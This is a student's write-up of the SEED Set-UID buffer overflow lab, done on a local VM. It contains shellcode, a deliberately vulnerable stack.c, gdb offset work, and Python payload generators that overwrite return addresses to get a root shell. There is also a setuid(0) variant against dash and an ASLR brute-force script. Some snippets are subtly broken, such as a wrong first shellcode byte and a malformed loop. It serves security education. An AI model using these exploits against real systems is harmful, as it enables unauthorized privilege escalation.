

Buffer Overflow Attack Lab (Set-UID Version)

Environment Setup:

Turning Off Countermeasures:

Address Space Randomization:

This is used to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. This feature can be disabled using the following command:

```
[10/28/23]seed@VM:~/.../Labsetup buffer overflow$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/28/23]seed@VM:~/.../Labsetup buffer overflow$ █
```

Configuring bin/sh: Attacks only possible when the shell is pointing to /bin/zsh

The dash program, as well as bash, has implemented a security countermeasure that prevents itself from being executed in a Set-UID process. Basically, if they detect that they are executed in a Set-UID process, they will immediately change the effective user ID to the process's real user ID, essentially dropping the privilege.

```
zsh /bin/zsh
[10/28/23]seed@VM:~/.../Labsetup buffer overflow$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Oct 28 13:09 /bin/sh -> /bin/zsh
[10/28/23]seed@VM:~/.../Labsetup buffer overflow$
```

Task 1: Getting Familiar with Shellcode:

```
1 #include <stdio.h>
2 int main() {
3     char *name[2];
4     name[0] = "/bin/sh";
5     name[1] = NULL;
6     execve(name[0], name, NULL);
7 }
```

Buffer Overflow Attack Lab (Set-UID Version)

```
[10/28/23]seed@VM:~/.../Labsetup buffer overflow$ gedit shell.c
[10/28/23]seed@VM:~/.../Labsetup buffer overflow$ gcc shell.c -o shell
shell.c: In function 'main':
shell.c:6:1: warning: implicit declaration of function 'execve' [-Wimplicit-function-declaration]
    6 |   execve(name[0], name, NULL);
      |   ^~~~~~
[10/28/23]seed@VM:~/.../Labsetup buffer overflow$ ./shell
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$ exit
[10/28/23]seed@VM:~/.../Labsetup buffer overflow$ sudo chown root shell
[10/28/23]seed@VM:~/.../Labsetup buffer overflow$ sudo chmod 4755 shell
[10/28/23]seed@VM:~/.../Labsetup buffer overflow$ ls -l shell
-rwsr-xr-x 1 root seed 16752 Oct 28 13:16 shell
[10/28/23]seed@VM:~/.../Labsetup buffer overflow$ ./shell
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# █
```

3.2 32-bit Shellcode:

```
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 // Binary code for setuid(0)
6 // 64-bit: "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
7 // 32-bit: "\x31\xdb\x31\xc0\xb0\xd5xcd\x80"
8
9
10 const char shellcode[] =
11 #if __x86_64__
12     "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
13     "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
14     "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
15 #else
16     "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
17     "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
18     "\xd2\x31\xc0\xb0\x0b\xcd\x80"
19 #endif
20 ;
21
22 int main(int argc, char **argv)
23 {
24     char code[500];
25
26     strcpy(code, shellcode);
27     int (*func)() = (int(*)())code;
28
29     func();
30     return 1;
31 }
32
```

Buffer Overflow Attack Lab (Set-UID Version)

```
[10/28/23]seed@VM:~/.../Labsetup buffer overflow$ gedit call_shellcode.c
[10/28/23]seed@VM:~/.../Labsetup buffer overflow$ ls
code  shell  shell.c  shellcode
[10/28/23]seed@VM:~/.../Labsetup buffer overflow$ cd shellcode
[10/28/23]seed@VM:~/.../shellcode$ gedit call_shellcode.c
[10/28/23]seed@VM:~/.../shellcode$ gcc -z execstack -o call_shellcode call_shellcode.c
[10/28/23]seed@VM:~/.../shellcode$ ./call_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$ █
```

- By running the program, it executes the shellcode from the buffer.
- It launches a new command shell (/bin/sh).
- The -z execstack option allows code execution from the stack.

Task 2: Understanding the Vulnerable Program:

The objective of this program is to exploit a buffer overflow vulnerability in order to gain root privileges

```
1#include <stdlib.h>
2#include <stdio.h>
3#include <string.h>
4
5/* Changing this size will change the layout of the stack.
6 * Instructors can change this value each year, so students
7 * won't be able to use the solutions from the past.
8 */
9#ifndef BUF_SIZE
10#define BUF_SIZE 100
11#endif
12
13void dummy_function(char *str);
14
15int bof(char *str)
16{
17    char buffer[BUF_SIZE];
18
19    // The following statement has a buffer overflow problem
20    strcpy(buffer, str);
21
22    return 1;
23}
24
25int main(int argc, char **argv)
26{
27    char str[517];
28    FILE *badfile;
29
30    badfile = fopen("badfile", "r");
31    if (!badfile) {
32        perror("Opening badfile"); exit(1);
33    }
```

Buffer Overflow Attack Lab (Set-UID Version)

```
}

int length = fread(str, sizeof(char), 517, badfile);
printf("Input size: %d\n", length);
dummy_function(str);
fprintf(stdout, "==== Returned Properly ==== \n");
return 1;
}

// This function is used to insert a stack frame of size
// 1000 (approximately) between main's and bof's stack frames.
// The function itself does not do anything.
void dummy_function(char *str)
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
    bof(str);
}
```



```
seed@VM: ~/.../code
[10/28/23]seed@VM:~/.../Labsetup buffer overflow$ cd code
[10/28/23]seed@VM:~/.../code$ touch badfile
[10/28/23]seed@VM:~/.../code$ ls -al badfile
-rw-rw-r-- 1 seed seed 0 Oct 28 13:32 badfile
[10/28/23]seed@VM:~/.../code$ gcc -fno-stack-protector -z execstack
stack.c -o stack
[10/28/23]seed@VM:~/.../code$ ./stack
Input size: 0
==== Returned Properly ====
[10/28/23]seed@VM:~/.../code$ sudo chown root stack
[10/28/23]seed@VM:~/.../code$ sudo chmod 4755 stack
[10/28/23]seed@VM:~/.../code$ ls -l stack
-rwsr-xr-x 1 root seed 17112 Oct 28 13:33 stack
[10/28/23]seed@VM:~/.../code$ ./stack
Input size: 0
==== Returned Properly ====
[10/28/23]seed@VM:~/.../code$
```

- The program "stack.c" is compiled with stack protection disabled and made executable from the stack.
- The program is executed, but it doesn't receive any input and exits normally.
- The program permissions are changed to be owned by root and set as Set-UID.
- When the program is executed again, it still doesn't receive any input.
- Can't exploited the buffer overflow vulnerability in the program, so it currently doesn't perform any unauthorized actions.

Buffer Overflow Attack Lab (Set-UID Version)

Task 3: Launching Attack on 32-bit Program (Level 1)

```
[10/28/23] seed@VM:~/.../code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses
/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a litera
l. Did you mean "=="?
    if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a liter
al. Did you mean "=="?
    if pyversion is 3:
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ next
The program is not being run.
gdb-peda$ run
Starting program: /home/seed/Desktop/Labsetup buffer overflow/code/
stack-L1-dbg
Input size: 0
-----]
Legend: code, data, rodata, value
20      strcpy(buffer, str);
gdb-peda$ print $ebp
$1 = (void *) 0xffffcaa8
gdb-peda$ print &buffer
$2 = (char (*)[100]) 0xffffca3c
gdb-peda$ p/d 0xffffcaa8-0xffffca3c
$3 = 108
gdb-peda$ █
```

Buffer Overflow Attack Lab (Set-UID Version)

```

1#!/usr/bin/python3
2import sys
3
4# Replace the content with the actual shellcode
5shellcode= (
6 "\xc3\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
7 "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
8 "\xd2\x31\xc0\xb0\x0b\xcd\x80"
9).encode('latin-1')
10
11# Fill the content with NOP's
12content = bytearray(0x90 for i in range(517))
13
14#####
15# Put the shellcode somewhere in the payload
16start = 400          # Change this number
17content[start:start + len(shellcode)] = shellcode
18
19# Decide the return address value
20# and put it somewhere in the payload
21ret = 0xffffcaa8 + 200      # Change this number
22offset = 112              # Change this number
23
24L = 4          # Use 4 for 32-bit address and 8 for 64-bit address
25content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
26#####
27
28# Write the content to a file
29with open('badfile', 'wb') as f:
30    f.write(content)

```

Python 3 Tab Width: 8 Ln 21, Col 26 INS

```

-rw-rw-r-- 1 seed seed 0 Oct 28 13:32 badfile
-rwxrwx--- 1 seed seed 270 Oct 28 12:50 brute-force.sh
-rwxrwx--- 1 seed seed 976 Oct 28 14:04 exploit.py
-rwxrwx--- 1 seed seed 965 Oct 28 12:50 Makefile
-rw-rw-r-- 1 seed seed 11 Oct 28 13:59 peda-session-stack-L1-dbg
.txt
-rwsr-xr-x 1 root seed 17112 Oct 28 13:33 stack
-rwxrwx--- 1 seed seed 1132 Oct 28 13:42 stack.c
-rwsr-xr-x 1 root seed 15908 Oct 28 13:57 stack-L1
-rwxrwxr-x 1 seed seed 18708 Oct 28 13:57 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Oct 28 13:57 stack-L2
-rwxrwxr-x 1 seed seed 18708 Oct 28 13:57 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Oct 28 13:57 stack-L3
-rwxrwxr-x 1 seed seed 20128 Oct 28 13:57 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Oct 28 13:57 stack-L4
-rwxrwxr-x 1 seed seed 20128 Oct 28 13:57 stack-L4-dbg
[10/28/23] seed@VM:~/.../code$ ./exploit.py
[10/28/23] seed@VM:~/.../code$ ls -l
total 196
-rw-rw-r-- 1 seed seed 517 Oct 28 14:05 badfile
-rwxrwx--- 1 seed seed 270 Oct 28 12:50 brute-force.sh
-rwxrwx--- 1 seed seed 976 Oct 28 14:04 exploit.py
-rwxrwx--- 1 seed seed 965 Oct 28 12:50 Makefile
-rw-rw-r-- 1 seed seed 11 Oct 28 13:59 peda-session-stack-L1-dbg
.txt
-rwsr-xr-x 1 root seed 17112 Oct 28 13:33 stack
-rwxrwx--- 1 seed seed 1132 Oct 28 13:42 stack.c
-rwsr-xr-x 1 root seed 15908 Oct 28 13:57 stack-L1
-rwxrwxr-x 1 seed seed 18708 Oct 28 13:57 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Oct 28 13:57 stack-L2
-rwxrwxr-x 1 seed seed 18708 Oct 28 13:57 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Oct 28 13:57 stack-L3

```


Buffer Overflow Attack Lab (Set-UID Version)


```
segmentation fault
[10/28/23]seed@VM:~/.../code$ ./exploit.py
[10/28/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm)
,24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(s
ambashare),136(docker)
# █
```

First we have to find out the difference b/w `edb` and `buffer` using the debugger. That value was 108. this offset value we can the difference b/w the return address and the beginning of the buffer ie $108 + 4 = 112$ (that is where return address). The value of the return address Should help us to jump into `nop` region b/w the shellcode and the return address.so we fill that space with `nops` and we will be able to arrive at our shell code.so the return should be a value which is greater than `ebp`.

- The goal was to execute "stack-L1" with the "badfile" as input.
- The buffer overflow vulnerability in "stack-L1" is expected to overwrite the return address with the address of the shellcode in the "badfile."
- This should lead to the execution of the shellcode, giving you a root shell.
- After running "stack-L1" with the "badfile" as input, it appears that the exploit was successful. gained root privileges, as indicated by the "id" command output

Buffer Overflow Attack Lab (Set-UID Version)

Task 4: Launching Attack without Knowing Buffer Size (Level 2)



```
exploit.py
~/Desktop/Labsetup buffer overflow/code

1#!/usr/bin/python3
2import sys
3
4# Replace the content with the actual shellcode
5shellcode= (
6 "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
7 "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
8 "\xd2\x31\xc0\xb0\x0b\xcd\x80"
9).encode('latin-1')
10
11# Fill the content with NOP's
12content = bytearray(0x90 for i in range(517))
13
14#####
15# Put the shellcode somewhere in the payload
16#start = 400 # Change this number
17content[517 - len(shellcode):517] = shellcode
18
19# Decide the return address value
20# and put it somewhere in the payload
21ret = 0xffffca20 + 300 # Change this number
22offset = 112 # Change this number
23
24L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
25for offset in range(50);
26content[offset*L:(offset + 1) * L]=
27 (ret).to_bytes(L,byteorder='little')
28#####
29# Write the content to a file
30with open('badfile', 'wb') as f:
31 f.write(content)
```

```
[11/25/23]seed@VM:~/.../code$ gedit exploit.py
[11/25/23]seed@VM:~/.../code$ ./exploit.py
[11/25/23]seed@VM:~/.../code$ ./stack-L2
Input size: 517
# whoami i
root
#
```

Rather than placing the shellcode in the start location, we will attempt to place the shell code at the end of our malicious file. Thus, the return address will lead

Buffer Overflow Attack Lab (Set-UID Version)

us to a location in the NOP region. We are aware that a buffer is between 100 and 200 bytes long. So attempt to jump more than 200. Since we are unsure of the precise length of our buffer, we have placed the return address many times, possibly making one of those locations the real address. thus simply made a for loop and spray a return address throughout the entire buffer.

Task 5: Launching Attack on 64-bit Program (Level 3)

```
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffff900
gdb-peda$ p &buffer
$2 = (char (*)[200]) 0x7fffffff830
gdb-peda$ p/d 0x7fffffff900-0x7fffffff830
$3 = 208
gdb-peda$
```

```
Open [v] [f] *exploit.py ~/Desktop/Labsetup buffer overflow/code Save [≡] [—] [□] [X]
1#!/usr/bin/python3
2import sys
3
4# Replace the content with the actual shellcode
5shellcode= (
6    b"\x90\x90\x90\x90" +
7    b"\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
8    b"\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
9    b"\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05" )
10
11# Fill the content with NOP's
12content = bytearray(0x90 for i in range(517))
13
14#####
15# Put the shellcode somewhere in the payload
16start = 100 # Change this number
17content[start:start + len(shellcode)] = shellcode
18
19# Decide the return address value
20# and put it somewhere in the payload
21ret = 0x7fffffff900 # Change this number
22offset = 216 # Change this number
23
24L = 8 # Use 4 for 32-bit address and 8 for 64-bit address
25    content[offset:offset + L]=
26    (ret).to_bytes(L,byteorder='little')
27#####
28# Write the content to a file
29with open('badfile', 'wb') as f:
30    f.write(content)
```

Buffer Overflow Attack Lab (Set-UID Version)

```
[11/06/23] seed@VM:~/.../code$ ./exploit1.py
[11/06/23] seed@VM:~/.../code$ ./stack-L3
Input size: 517
# whoami
root
```

Task 7: Defeating dash's Countermeasure

The dash shell in the Ubuntu OS drops privileges when it detects that the effective UID does not equal to the real UID.

We link to dash

```
[11/05/23] seed@VM:~/.../code$ sudo ln -sf /bin/dash /bin/sh
[11/05/23] seed@VM:~/.../code$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Nov  5 08:02 /bin/sh -> /bin/dash
```


Ran the shellcode a32.out with and without the setuid(0) syscall

```
[11/05/23] seed@VM:~/.../normal$ ./a32.out
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$ exit
[11/05/23] seed@VM:~/.../normal$ cd ..
[11/05/23] seed@VM:~/.../shellcode$ ./a32.out
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# exit
```

Only the setuid version was able to get root access.


Now repeating the level 1 attack using updated shellcode

Buffer Overflow Attack Lab (Set-UID Version)



```
1#!/usr/bin/python3
2import sys
3
4# Replace the content with the actual shellcode
5shellcode= (
6    "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
7    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
8    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
9    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
10).encode('latin-1')
11
12# Fill the content with NOP's
13content = bytearray(0x90 for i in range(517))
14
15#####
16# Put the shellcode somewhere in the payload
17start = 400 # Change this number
18content[start:start + len(shellcode)] = shellcode
19
20# Decide the return address value
21# and put it somewhere in the payload
22ret = 0xffffcab8 + 200 # Change this number
23offset = 112 # Change this number
24
25L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
26content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
27#####
28
29# Write the content to a file
30with open('badfile', 'wb') as f:
31    f.write(content)
32
```

Repeating the level 1 steps, we can see that root shell access was gained




```
[11/05/23]seed@VM:~/.../code$ ./exploit2.py
[11/05/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
# exit
```

Task 8: Defeating Address Randomization


On 32-bit Linux machines, stacks only have 19 bits of entropy, which means the stack base address can have $2^{19} = 524,288$ possibilities. This number is not that high and can be exhausted easily with the brute-force approach.

First we set `va_space` to 2



```
[11/05/23]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
```

Buffer Overflow Attack Lab (Set-UID Version)



```
Open  brute-force.sh
~/Desktop/buffer overflow/code
1#!/bin/bash
2
3SECONDS=0
4value=0
5
6while true; do
7    value=$(( $value + 1 ))
8    duration=$SECONDS
9    min=$(( $duration / 60 ))
10   sec=$(( $duration % 60 ))
11   echo " $min minutes and $sec seconds elapsed."
12   echo "The program has been running $value times so far."
13   ./stack-L1
14done
```

Now we run the brute-force.sh, it runs repeatedly. After 7 minutes I finally succeeded to find the address and was able to get the root shell access.

```
./brute-force.sh: line 14: 270540 Segmentation fault      ./stack-L1
7 minutes and 23 seconds elapsed.
The program has been running 241208 times so far.
Input size: 517
#
```

Tasks 9: a) Experimenting with Other Countermeasures

In this task we will be running the program with the stack guard on.
Repeating level 1 task with stack guard off



```
seed@VM: ~/.../code
[11/05/23]seed@VM:~/.../code$ ./exploit2.py
[11/05/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# whoami
root
#
```

Now compiling the stack.c without the -fno-stack-protector flag and trying it again

```
[11/05/23]seed@VM:~/.../stack p off$ ./exploit2.py
[11/05/23]seed@VM:~/.../stack p off$ ./stack-L1
Input size: 517
*** stack smashing detected ***: terminated
Aborted
```

Because the stack guard protection was turned on, we got an error.

Buffer Overflow Attack Lab (Set-UID Version)

Task 9.b: Turn on the Non-executable Stack Protection

After removing the ‘ -z execstack ’ command from the make file, the make was ran again and a32.out and a64.out was generated.

```
[11/05/23] seed@VM:~/.../execstack_off$ ./a32.out  
Segmentation fault
```

The -z execstack option is often used when testing buffer overflow exploits, especially if you need to execute shellcode on the stack